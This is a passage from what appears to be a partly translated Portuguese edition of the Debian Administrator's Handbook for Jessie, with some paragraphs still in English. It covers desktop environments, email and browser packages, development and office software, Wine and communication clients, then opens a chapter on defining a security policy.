Os menus das aplicativos podem ser mais profundamente customizados pelos administradores através de arquivos de configuração globais do sistema como descrito em “Desktop Menu Specification”. Usuários finais também podem customizar os menus com ferramentas gráficas tais como `kmenuedit` (no KDE), `alacarte` (no GNOME) ou `menulibre`.

► <http://standards.freedesktop.org/menu-spec/latest/>

HISTÓRIA	
O sistema de menu do Debian	Tempos atrás — bem antes dos padrões da FreeDesktop.org terem emergido — o Debian inventou seu próprio sistema de menu onde cada pacote fornecia uma descrição genérica das entradas do menu pretendido em <code>/usr/share/menu/</code> . Essa ferramenta ainda está disponível no Debian (no pacote <code>menu</code>) mas é apenas um recurso pouco útil já que os mantenedores são encorajados a optar pelos arquivos <code>.desktop</code> em seu lugar.

13.3. Ambientes Gráficos

O campo de área de trabalho gráfica é dominado por duas coleções de software de grande porte: GNOME e KDE. Os dois são muito populares. Esse é mais um exemplo raro no mundo do software livre; o servidor web Apache, por exemplo, tem muito poucos similares.

This diversity is rooted in history. KDE was the first graphical desktop project, but it chose the Qt graphical toolkit and that choice wasn't acceptable for a large number of developers. Qt was not free software at the time, and GNOME was started based on the GTK+ toolkit. Qt has since become free software, but the projects still evolved in parallel.

GNOME e KDE ainda trabalham juntos: sob a tutela da FreeDesktop.org, os projetos colaboraram em definir padrões para interoperabilidade entre as aplicações.

Escolher “o melhor” ambiente de trabalho gráfico é uma questão sensível, que nós preferimos apenas orientar. Nós iremos apenas descrever as muitas possibilidades e dar algumas opiniões para desencadear pensamentos. A melhor escolha irá ser a que você fizer após algumas experiências.

13.3.1. GNOME

O Debian Jessie inclui o GNOME versão 3.14, que pode ser instalado com um simples `apt-get install gnome` (ele também pode ser instalado selecionando a tarefa “Debian desktop environ-

ment").

GNOME is noteworthy for its efforts in usability and accessibility. Design professionals have been involved in writing its standards and recommendations, which has helped developers to create satisfying graphical user interfaces. The project also gets encouragement from the big players of computing, such as Intel, IBM, Oracle, Novell, and of course, various Linux distributions. Finally, many programming languages can be used in developing applications interfacing to GNOME.



Figura 13.1 O ambiente GNOME

For administrators, GNOME seems to be better prepared for massive deployments. Application configuration is handled through the GSettings interface and stores its data in the DConf database. The configuration settings can thus be queried and edited with the `gsettings`, and `dconf` command-line tools, or by the `dconf-editor` graphical user interfaces. The administrator can therefore change users' configuration with a simple script. The GNOME website provides information to guide administrators who manage GNOME workstations:

→ <https://help.gnome.org/admin/>

13.3.2. KDE

O Debian Jessie inclui a versão 4.14 do KDE, que pode ser instalado com `apt-get install kde-standard`.

KDE has had a rapid evolution based on a very hands-on approach. Its authors quickly got very good results, which allowed them to grow a large user-base. These factors contributed to the overall project quality. KDE is a mature desktop environment with a wide range of applications.




Figura 13.2 O ambiente KDE

Since the Qt 4.0 release, the last remaining license problem with KDE has been solved. This version was released under the GPL both for Linux and Windows (the Windows version was previously released under a non-free license). Note that KDE applications must be developed using the C++ language.

13.3.3. Xfce e Outros

O Xfce é uma área de trabalho gráfica simples e peso leve, que é uma escolha perfeita para computadores com recursos limitados. Ele pode ser instalado com um `apt-get install xfce4`. Como o GNOME, o Xfce é baseado no conjunto de ferramentas GTK+, e vários componentes são comuns entre as duas áreas de trabalho.

Unlike GNOME and KDE, Xfce does not aim to become a vast project. Beyond the basic components of a modern desktop (file manager, window manager, session manager, a panel for application launchers and so on), it only provides a few specific applications: a terminal, a calendar (Orage), an image viewer, a CD/DVD burning tool, a media player (Parole), sound volume control and a text editor (mousepad).




Figura 13.3 O ambiente Xfce

Another desktop environment provided in *Jessie* is LXDE, which focuses on the “lightweight” aspect. It can be installed with the *lxde* meta-package.

13.4. Email

13.4.1. Evolution

COMUNIDADE **Pacotes populares**

Installing the *popularity-contest* package enables participation in an automated survey that informs the Debian project about the most popular packages. A script is run weekly by cron which sends (by HTTP or email) an anonymized list of the installed packages and the latest access date for the files they contain. This allows the Debian maintainers to know which packages are most frequently installed, and of these, how frequently they are actually used.

Essa informação é uma grande ajuda ao projeto Debian. Ela é usada para determinar quais pacotes devem estar nos primeiros discos de instalação. Dados de instalação também são um fator importante usado para decidir quando remover um pacote com muito poucos usuários na distribuição. Nós cordialmente recomendamos a instalação do pacote *popularity-contest* e a participação na pesquisa.

Os dados coletados tornam-se públicos todos os dias.

► <http://popcon.debian.org/>

These statistics can also help users to choose between two packages that seem otherwise equivalent. Choosing the more popular package is probably a safer choice.

Evolution is the GNOME email client and can be installed with `apt-get install evolution`. Evolution is more than a simple email client: it also provides a calendar, an address book, a task list, and a memo (free-form note) application. Its email component includes a powerful message indexing system, and allows for the creation of virtual folders based on search queries on all archived messages. In other words, all messages are stored the same way but displayed in a folder-based organization, each folder containing messages that match a set of filtering criteria.




Figura 13.4 O programa de e-mail Evolution

An extension to Evolution allows integration with a Microsoft Exchange email system; the required package is `evolution-ews`.

13.4.2. KMail

O software de email do KDE pode ser instalado com `apt-get install kmail`. O KMail apenas lida com email, mas ele pertence a um conjunto de softwares chamado KDE-PIM (de *Personal Information Manager - Gerenciador de Informações Pessoais*) que inclui recursos como livro de endereço, um componente de calendário, e assim por diante. O KMail tem todos os recursos que se espera de um excelente cliente de email.




Figura 13.5 O programa de e-mail KMail

13.4.3. Thunderbird e Icedove

The *icedove* package provides the Debian version of Thunderbird, the email client from the Mozilla software suite. For legal reasons detailed in the sidebar [Iceweasel, Firefox e outros](#) [378], Debian *Jessie* contains Icedove, and not Thunderbird, but the only real differences between them are their names and icons.

Various localization sets are available in *icedove-l10n-** packages; the *enigmail* extension handles message encrypting and signing, but it is not available in all languages.



Figura 13.6 O programa de e-mail Icedove

13.5. Navegadores Web

Epiphany, o navegador web da suíte GNOME, usa o mecanismo de exibição WebKit desenvolvido pela Apple para seu navegador Safari. O pacote relevante é o *epiphany-browser*.

Konqueror, available in the *konqueror* package, is the KDE file manager, which also functions as a web browser. It uses the KDE-specific KHTML rendering engine; KHTML is an excellent engine, as witnessed by the fact that Apple's WebKit is based on KHTML.

Usuários não satisfeitos por nenhuma das opções acima podem usar o Iceweasel. Esse navegador, disponível no pacote *iceweasel*, usa o renderizador Gecko do projeto Mozilla, com uma fina e extensível interface por cima.



Figura 13.7 O navegador web Iceweasel

CULTURA Iceweasel, Firefox e outros

Muitos usuários, sem dúvida, são surpreendidos pela ausência do Mozilla Firefox nos menus do Debian *Jessie*. Não é preciso se desesperar: o pacote *iceweasel* contém o Iceweasel, que é basicamente o Firefox sob outro nome.

A razão por trás dessa mudança de nome é o resultado das regras de uso impostas pela Fundação Mozilla na marca registrada Firefox™: qualquer software com nome Firefox tem que usar os ícones e logo oficiais Firefox. Contudo, como esses elementos não são lançados sob uma licença livre, o Debian não pode distribui-los na sua seção *main*. Ao invés de mover todo o navegador para a *non-free*, o mantenedor do pacote escolheu usar um nome diferente.

O comando `firefox` ainda existe no pacote *iceweasel*, mas apenas para compatibilidade com as ferramentas que tentam usá-lo.

Por questões similares, o cliente de email Thunderbird™ foi renomeado par Icedove de modo semelhante.

CULTURA Mozilla

Netscape Navigator was the standard browser when the web started reaching the masses, but lost ground when Microsoft bundled Internet Explorer with Windows and signed contracts with computer manufacturers which forbade them from pre-installing Netscape Navigator. Faced with this failure, Netscape (the company) decided to “free” its source code, by releasing it under a free license, to give it a second life. This was the beginning of the Mozilla project. After many years of development, the results are more than satisfying: the Mozilla project brought forth an HTML rendering engine (called Gecko) that is among the most standard-compliant. This rendering engine is in particular used by the Mozilla Firefox browser, which is one of the most successful browsers, with a fast-growing user base.

Por último, mas não menos importante, o Debian também contém o navegador web *Chromium* (disponível no pacote *chromium-browser*). Esse navegador é desenvolvido pelo Google em um ritmo tão rápido que manter uma única versão dele por toda a vida útil do Debian *Jessie* é pouco provável de ser possível. Seu propósito claro é fazer os serviços web mais atrativos, tanto otimizando a performance do navegador, quanto incrementando a segurança do usuário. O código livre que dá poderes ao Chromium também é usado pela sua versão proprietária chamada de Google Chrome.

13.6. Desenvolvimento

13.6.1. Ferramentas para GTK+ no GNOME

O Anjuta (no pacote *anjuta*) é um ambiente de desenvolvimento otimizado para a criação de aplicações GTK+ para o GNOME. O Glade (no pacote *glade*) é uma aplicação desenvolvida para criar interfaces gráficas GTK+ para o GNOME e salvá-las em um arquivo XML. Esses arquivos XML podem então ser carregados pela biblioteca compartilhada *libglade*, que pode, dinamicamente, recriar as interfaces salvas; tal recurso pode ser interessante para plugins que requerem diálogos.

O escopo do Anjuta é combinar, de maneira modular, todos os recursos que se espera de um ambiente de desenvolvimento integrado.

13.6.2. Ferramentas para Qt no KDE

As aplicações equivalentes para o KDE são o KDevelop (no pacote *kdevelop*) para o ambiente de desenvolvimento, e o Qt Designer (no pacote *qttools5-dev-tools*) para o projeto de interfaces gráficas para as aplicações Qt no KDE.

13.7. Trabalho Colaborativo

13.7.1. Trabalhando em Grupo: *groupware*

Groupware tools tend to be relatively complex to maintain because they aggregate multiple tools and have requirements that are not always easy to reconcile in the context of an integrated distribution. Thus there is a long list of groupware packages that were once available in Debian but have been dropped for lack of maintainers or incompatibility with other (newer) software in Debian. This has been the case with PHPGroupware, eGroupware, and Kolab.

- ⇒ <http://www.phpgroupware.org/>
- ⇒ <http://www.egroupware.org/>
- ⇒ <http://www.kolab.org/>

All is not lost though. Many of the features traditionally provided by “groupware” software are increasingly integrated into “standard” software. This is reducing the requirement for specific, specialized groupware software. On the other hand, this usually requires a specific server. Citadel (in the *citadel-suite* package) and Sogo (in the *sogo* package) are alternatives that are available in Debian Jessie.

13.7.2. Trabalho Colaborativo Com FusionForge

O FusionForge é uma ferramenta de desenvolvimento colaborativo com alguma ancestralidade no SourceForge, um serviço de hospedagem para projetos de software livre. Ele tem a mesma abordagem baseada no modelo de padrão de desenvolvimento para o software livre. O software em si se manteve em evolução mesmo após o código do SourceForge ter se tornado proprietário. Seus autores iniciais, a VA Software, decidiram não mais lançar versões livres. O mesmo aconteceu de novo quando o primeiro fork (GForge) seguiu o mesmo caminho. Como várias pessoas e organizações participaram do desenvolvimento, o FusionForge corrente também inclui recursos objetivando uma abordagem mais tradicional para o desenvolvimento, bem como projetos não puramente preocupados com desenvolvimento de software.

FusionForge pode ser visto como uma amálgama de várias ferramentas dedicadas a gerenciar, registrar e coordenar projetos. Essas ferramentas podem ser grosseiramente classificadas em três famílias:

- *communication*: web forums, mailing-list manager, and announcement system allowing a project to publish news
- *tracking*: tools to track project progress and schedule tasks, to track bugs, feature requests, or any other kind of “ticket”, and to run surveys
- *compartilhamento*: gerenciador de documentação para fornecer um ponto central único para documentos relacionados ao projeto, gerenciador de versão de arquivos genéricos, site web dedicado para cada projeto.

Since FusionForge largely targets development projects, it also integrates many tools such as CVS, Subversion, Git, Bazaar, Darcs, Mercurial and Arch for source control management (also called “configuration management” or “version control”). These programs keep a history of all the revisions of all tracked files (often source code files), with all the changes they go through, and they can merge modifications when several developers work simultaneously on the same part of a project.

Most of these tools can be accessed or even managed through a web interface, with a fine-grained permission system, and email notifications for some events.

13.8. Suítes de Escritório

Office software has long been seen as lacking in the free software world. Users require replacements for Microsoft tools such as Word and Excel, but these are so complex that replacements

were hard to develop. The situation changed when Sun released the StarOffice code under a free license as OpenOffice, a project which later gave birth to Libre Office, which is available on Debian. The KDE project also has its own office suite, called Calligra Suite (previously KOffice), and GNOME, while never offering a comprehensive office suite, provides AbiWord as a word processor and Gnumeric as a spreadsheet. The various projects each have their strengths. For instance, the Gnumeric spreadsheet is better than OpenOffice.org/Libre Office in some domains, notably the precision of its calculations. On the word processing front, the Libre Office suite still leads the way.

Another important feature for users is the ability to import Microsoft Office documents. Even though all office suites have this feature, only the ones in OpenOffice.org and Libre Office are functional enough for daily use.

UMA VISÃO MAIS AMPLA

Libre Office substitui OpenOffice.org

OpenOffice.org contributors set up a foundation (*The Document Foundation*) to foster the project's development. The idea had been discussed for some time, but the actual trigger was Oracle's acquisition of Sun. The new ownership made the future of OpenOffice under Oracle uncertain. Since Oracle declined to join the foundation, the developers had to give up on the OpenOffice.org name. This office suite is now known as *Libre Office*, and is available in Debian.

After a period of relative stagnation on OpenOffice.org, Oracle donated the code and associated rights to the Apache Software Foundation, and OpenOffice is now an Apache project. This project is not currently available in Debian.

Libre Office and Calligra Suite are available in the *libreoffice* and *calligra* Debian packages, respectively. Although the *gnome-office* package was previously used to install a collection of office tools such as AbiWord and Gnumeric, this package is no longer part of Debian, with the individual packages now standing on their own.

Language-specific packs for Libre Office are distributed in separate packages, most notably *libreoffice-l10n-** and *libreoffice-help-**. Some features such as spelling dictionaries, hyphenation patterns and thesauri are in separate packages, such as *myspell-**, *hunspell-**, *hyphen-** and *mythes-**.

13.9. Emulando o Windows: Wine

Apesar de todos os esforços mencionados previamente, ainda existe um número de ferramentas sem um equivalente no Linux, ou para as quais a versão original é absolutamente necessária. É ai que sistemas de emulação do Windows vêm a calhar. O mais bem conhecido entre eles é o Wine.

➡ <https://www.winehq.org/>

COMPLEMENTOS

CrossOver Linux

CrossOver, produzido pela CodeWeavers, é um conjunto de melhorias para o Wine que amplia o conjunto de recursos de emulação em um ponto que o Microsoft Office se torna totalmente usável. Algumas das melhorias são periodicamente fundidas ao Wine.

No entanto, deve-se ter em mente que ele é apenas uma solução entre outras, e que o problema também pode ser combatido com uma máquina virtual ou VNC; ambas as soluções são detalhadas nas barras laterais [Máquinas virtuais](#) [382] e [Windows Terminal Server ou VNC](#) [383].

Vamos começar com um lembrete: a emulação permite a execução de um programa (desenvolvido para um sistema específico) em um sistema hospedeiro diferente. O software de emulação usa o sistema hospedeiro, aonde a aplicação roda, para imitar as características necessárias de determinado sistema.

Agora vamos instalar os pacotes necessários (*ttf-mscorefonts-installer* está na seção contrib):

```
# apt-get install wine ttf-mscorefonts-installer
```

Em um sistema 64 bit (amd64), se os seus aplicativos Windows são aplicativos 32 bit, então você terá que habilitar multi-arch para ser capaz de instalar o wine32 a partir da arquitetura i386 (veja Seção 5.4.5, “[Suporte Multi-Arqu](#)” [98]).

O usuário então precisa rodar *winecfg* e configurara quais locais (Debian) são mapeados para quais drives (Windows). O *winecfg* tem alguns valores padrões e pode auto-detectar mais alguns drives; note que mesmo se você tiver um sistema “dual-boot”, você não deve apontar o drive C: para aonde a partição Windows está montada no Debian, já que o Wine provavelmente irá sobrescrever parte dos dados nessa partição, fazendo o Windows não usável. Outras configurações podem ser mantidas nos seus valores padrão. Para rodar programas Windows, você primeiro precisa instalá-los rodando seus instaladores (Windows) sob o Wine, com um comando como *wine .../setup.exe*; uma vez que o programa esteja instalado, você pode rodá-lo com *wine .../program.exe*. A localização exata do arquivo *program.exe* depende de onde o driver C: está mapeado; em muitos casos, contudo, simplesmente rodar *wine program* irá funcionar, já que o programa geralmente é instalado em um local aonde o Wine irá procurar por si próprio.

DICA

Trabalhando em torno de uma falha no winecfg

Em alguns casos, *owinecfg* (que é apenas um envoltório) pode falhar. Como um contorno, é possível tentar rodar o comando subjacente manualmente: *wine64 /usr/lib/x86_64-linux-gnu/wine/wine/winecfg.exe.so* ou *wine32 /usr/lib/i386-linux-gnu/wine/wine/winecfg.exe.so*.

Note que você não deve se basear no Wine (ou soluções similares) sem realmente testar o software em particular: apenas um teste de uso real irá determinar conclusivamente se a emulação é totalmente funcional.

ALTERNATIVA

Máquinas virtuais

Uma alternativa para emulação de um sistema operacional Microsoft é realmente rodá-lo em uma máquina virtual que emula uma máquina de hardware completa. Isso permite rodar qualquer sistema operacional. Capítulo 12, [Administração Avançada](#) [312] descreve vários sistemas de virtualização, mas notavelmente o Xen e o KVM (mas também QEMU, VMWare e Bochs).

ALTERNATIVA	
Windows Terminal Server ou VNC	<p>Ainda outra possibilidade é rodar, remotamente, aplicações legadas do Windows em um servidor central com <i>Windows Terminal Server</i> e acessar a aplicação a partir de máquinas Linux usando o <i>rdesktop</i>. Ele é um cliente Linux para o protocolo RDP (<i>Remote Desktop Protocol</i>) que o <i>Windows NT/2000 Terminal Server</i> usa para exibir a área de trabalho em máquinas remotas.</p> <p>O software VNC provê recursos similares, com o benefício adicional de também trabalhar com muitos sistemas operacionais. Clientes e servidores VNC Linux são descritos em Seção 9.2, “Login remoto” [198].</p>

13.10. Softwares de Comunicação em Tempo Real

O Debian fornece uma ampla gama de softwares clientes de Comunicação em Tempo Real (RTC - Real Time Communications). A configuração de servidores RTC é abordada em Seção 11.8, “[Serviços de Comunicação em Tempo Real](#)” [302]. Na terminologia SIP, uma aplicação cliente ou dispositivo também é referenciada como um agente de usuário (“user agent”).

Cada aplicação cliente varia em funcionalidade. Algumas aplicações são mais convenientes para intensos usuários de “chat”(bate-papo), enquanto outras aplicações são mais estáveis para usuários de “webcam”. Talvez seja necessário testar várias aplicações para identificar aquelas que são mais satisfatórias. Um usuário pode finalmente decidir que ele precise de mais de uma aplicação, por exemplo, uma aplicação XMPP para trocar mensagens com clientes e uma aplicação IRC para colaboração com algumas comunidades “online”.

Para maximizar a habilidade de usuários se comunicarem com um mundo mais amplo, é recomendado configurar tanto um cliente SIP quanto um cliente XMPP, ou um único cliente que tenha suporte a ambos os protocolos.

O ambiente de trabalho gráfico GNOME inclui o cliente de comunicação Empathy. O Empathy tem suporte ao SIP e ao XMPP. Ele tem suporte a mensagem instantânea (IM), voz e vídeo. O ambiente de trabalho gráfico KDE fornece o Telepathy KDE, um cliente de comunicação baseado na mesma subjacente APIs do Telepathy, usada pelo cliente Empathy do GNOME.

Alternativas populares ao Empathy/Telepathy incluem Ekiga, Jitsi, Linphone, Psi e Ring (anteriormente conhecido como SFLphone).

Algumas dessas aplicações também podem interagir com usuários móveis, com o uso de aplicações tais como a Lumicall no Android.

⇒ <http://lumicall.org>

O Guia para Início Rápido em Comunicações em Tempo Real tem um capítulo dedicado a software cliente.

⇒ <http://rtcquickstart.org/guide/multi/useragents.html>

DICA	
Procure por clientes com suporte a ICE e TURN	<p>Alguns clientes RTC tem significantes problemas em enviar voz e vídeo através de firewalls e redes NAT. Os usuários podem receber chamadas fantasma (seus telefones tocam mas eles não escutam a outra pessoa) ou eles talvez não sejam</p>

capazes de fazer nenhuma chamada.

Os protocolos ICE e TURN foram desenvolvidos para resolver esses problemas. Operar um servidor TURN com endereços IP públicos em cada site e usando software cliente que tenha suporte ICE e TURN resulta na melhor experiência de usuário.

Se o software cliente tem como objetivo apenas a mensagem instantânea, não existe necessidade de suporte para ICE ou TURN.

Desenvolvedores Debian operam um serviço SIP comunitário em rtc.debian.org¹. A comunidade mantém um wiki com documentação sobre como configurar muitas das aplicações cliente empacotadas para o Debian. Os artigos e screenshots do wiki são uma fonte útil para qualquer um configurar um serviço similar em seu próprio domínio.

→ <https://wiki.debian.org/UnifiedCommunications/DebianDevelopers/UserGuide>

ALTERNATIVA

Internet Relay Chat

O IRC também pode ser considerado, em adição ao SIP e XMPP. O IRC é mais centrado no conceito de canais, o nome que começa com um cardinal #. Cada canal geralmente é direcionado para um tópico específico e não há limite de número de pessoas que podem participar do canal para participar da discussão (mas os usuários ainda podem ter conversas privadas entre duas pessoas se necessário). O protocolo IRC é antigo, e não permite a criptografia fim-a-fim de mensagens; mas é possível criptografar as comunicações entre usuários e o servidor fazendo o tunelamento do protocolo IRC dentro do SSL.

Clientes IRC são um pouco mais complexo, e eles costumam fornecer muitos recursos que são de uso limitado em um ambiente corporativo. Por exemplo, "operadores" do canal são usuários dotados com a capacidade de retirar outros usuários de um canal, ou mesmo banirlos permanentemente, quando uma discussão normal é perturbada.

Como o protocolo IRC é muito antigo, muitos clientes estão disponíveis para atender a muitos grupos de usuários; exemplos incluem XChat e Smuxi (clientes gráficos baseados no GTK+), Irssi (modo texto), Erc (integrado ao Emacs) e assim por diante.

OLHADA RÁPIDA

Video conferência com Ekiga

O Ekiga (anteriormente GnomeMeeting) é uma proeminente aplicação para vídeo conferência no Linux. Ele é estável e funcional, e é muito fácil de ser usado em uma rede local; a configuração do serviço em uma rede global é muito mais complexa quando os firewalls envolvidos não têm suporte explícito para os protocolos de teleconferência H323 e/ou SIP com todas as suas peculiaridades.

Se apenas um cliente Ekiga roda atrás do firewall, a configuração é bem simples, e apenas envolve encaminhar (forwarding) algumas portas para uma máquina (host) dedicada: a porta TCP 1720 (a espera por conexões de entrada), a porta TCP 5060 (para SIP), as portas TCP de 30000 até 30010 (para controle de conexões abertas) e as portas UDP de 5000 até 5100 (para transmissão de dados de áudio e vídeo e registro em um proxy H323).

Quando vários clientes Ekiga estão rodando atrás de um firewall, a complexidade aumenta notavelmente. Um proxy H323 (por exemplo do pacote *gnugk*) tem que ser configurado, e essa configuração está longe de ser simples.

¹<https://rtc.debian.org>



**Firewall
Netfilter
IDS/NIDS**



Segurança

14

Definindo uma Política de Segurança	388	Firewall ou Filtragem de pacotes	390
Supervisão: Prevenção, Detecção, Desencorajamento	396	Introdução ao AppArmor	402
Outras Considerações Relacionadas a Segurança	422	Introdução ao SELinux	410
		Lidando com uma máquina comprometida	427

Um sistema de informação pode ter variados níveis de importância, dependendo do ambiente. Em alguns casos, é vital para a sobrevivência de uma empresa. Deve, portanto, ser protegido de vários tipos de riscos. O processo de avaliação desses riscos, definição e execução da proteção é coletivamente conhecida como o "processo de segurança".

14.1. Definindo uma Política de Segurança

ATENÇÃO

Escopo deste capítulo

Segurança é um assunto vasto e muito delicado, por isso não podemos reclamar ao descrevê-lo de forma abrangente no curso de um único capítulo. Nós apenas delimitamos alguns pontos importantes e descrevemos algumas das ferramentas e métodos que podem ser úteis no domínio da segurança. Para ler mais, a literatura é abundante, e livros inteiros foram dedicados ao assunto. Um excelente ponto de partida seria *Linux Server Security* por Michael D. Bauer (publicado pela O'Reilly).

A palavra "segurança" em si abrange uma vasta gama de conceitos, ferramentas e procedimentos, nenhum dos quais se aplicam universalmente. Escolher entre eles requer uma idéia precisa de quais são seus objetivos. Garantir um sistema começa com respondendo a algumas perguntas. Apressando-se de cabeça na implementação de um conjunto arbitrário de ferramentas corre o risco de se concentrar nos aspectos errados de segurança.

A primeira coisa a determinar é, portanto, o objetivo. Uma boa abordagem para ajudar com esta determinação começa com as seguintes perguntas:

- *O que* estamos tentando proteger? A política de segurança vai ser diferente, dependendo se queremos proteger os computadores ou dados. Neste último caso, também precisamos saber quais os dados.
- *Contra o que* estamos tentando proteger? Vazamento de dados confidenciais? Perda acidental de dados? Perda de receita causada pela interrupção do serviço?
- Além disso, *de quem* estamos tentando proteger? As medidas de segurança vão ser muito diferentes para se proteger contra um erro de digitação por um usuário regular do sistema do que quando a proteção for contra um determinado grupo atacante.

O termo "risco" é normalmente usado para se referir coletivamente a esses três fatores: o que proteger, o que precisa ser impedido de acontecer, e que vai tentar fazer isso acontecer. Modelagem do risco requer respostas a estas três perguntas. A partir deste modelo de risco, uma política de segurança pode ser construída, e a política pode ser implementada com ações concretas.

NOTA

Questionamento permanente

Bruce Schneier, um especialista mundial em matéria de segurança (e não apenas a segurança do computador) tenta combater um dos mitos mais importantes de segurança com um lema: "Segurança é um processo, não um produto". Ativos a serem protegidos mudam no tempo, assim como ameaças e os meios disponíveis para potenciais agressores. Mesmo se uma política de segurança foi inicialmente perfeitamente desenhada e implementada, nunca se deve descansar sobre seus louros. Os componentes de risco evoluem, e a resposta a esse risco deve evoluir nesse sentido.

Restrições adicionais também devem ser levadas em conta, uma vez que podem restringir o leque de políticas disponíveis. Até onde estamos dispostos a ir para proteger um sistema? Esta

questão tem um grande impacto sobre a política a implementar. A resposta é muitas vezes definida apenas em termos de custos monetários, mas os outros elementos devem também ser considerados, tais como a quantidade de inconveniência imposta aos usuários do sistema ou degradação do desempenho.

Uma vez que o risco foi modelado, pode-se começar a pensar sobre a criação de uma política de segurança real.

NOTA
Políticas extremas

Há casos em que a escolha das ações necessárias para garantir um sistema é extremamente simples.

Por exemplo, se o sistema a ser protegido apenas compreende um computador de segunda mão, a única utilização consiste em adicionar alguns números no final do dia, decidir não fazer nada especial para protegê-lo seria bastante razoável. O valor intrínseco do sistema é baixo. O valor dos dados é igual a zero, uma vez que não são armazenados no computador. Um atacante potencial infiltrando este "sistema" só teria a ganhar uma calculadora pesada. O custo de assegurar um tal sistema seria provavelmente maior do que o custo de uma violação.

No outro extremo do espectro, podemos querer proteger a confidencialidade dos dados secretos da forma mais abrangente possível, superando qualquer outra consideração. Neste caso, uma resposta apropriada seria a destruição total destes dados (de forma segura e apagar os arquivos, trituração dos discos rígidos aos bits, em seguida, dissolvendo estes bits em ácido, e assim por diante). Se houver um requisito adicional de que os dados devem ser mantidos guardados para uso futuro (embora não necessariamente prontamente disponível), e se o custo ainda não é um fator, então, um ponto de partida seria armazenar os dados sobre placas de ligas leves de irídio-platina armazenados em depósitos à prova de bomba em várias montanhas no mundo, cada uma das quais, é claro, inteiramente secreta e guardada por exércitos inteiros...

Esses exemplos podem parecer extremos, eles, no entanto, são uma resposta adequada aos riscos definidos, na medida em que eles são o resultado de um processo de pensamento que leva em conta os objectivos a atingir e as limitações a cumprir. Ao vir de uma decisão fundamentada, nenhuma política de segurança é menos respeitável do que qualquer outra.

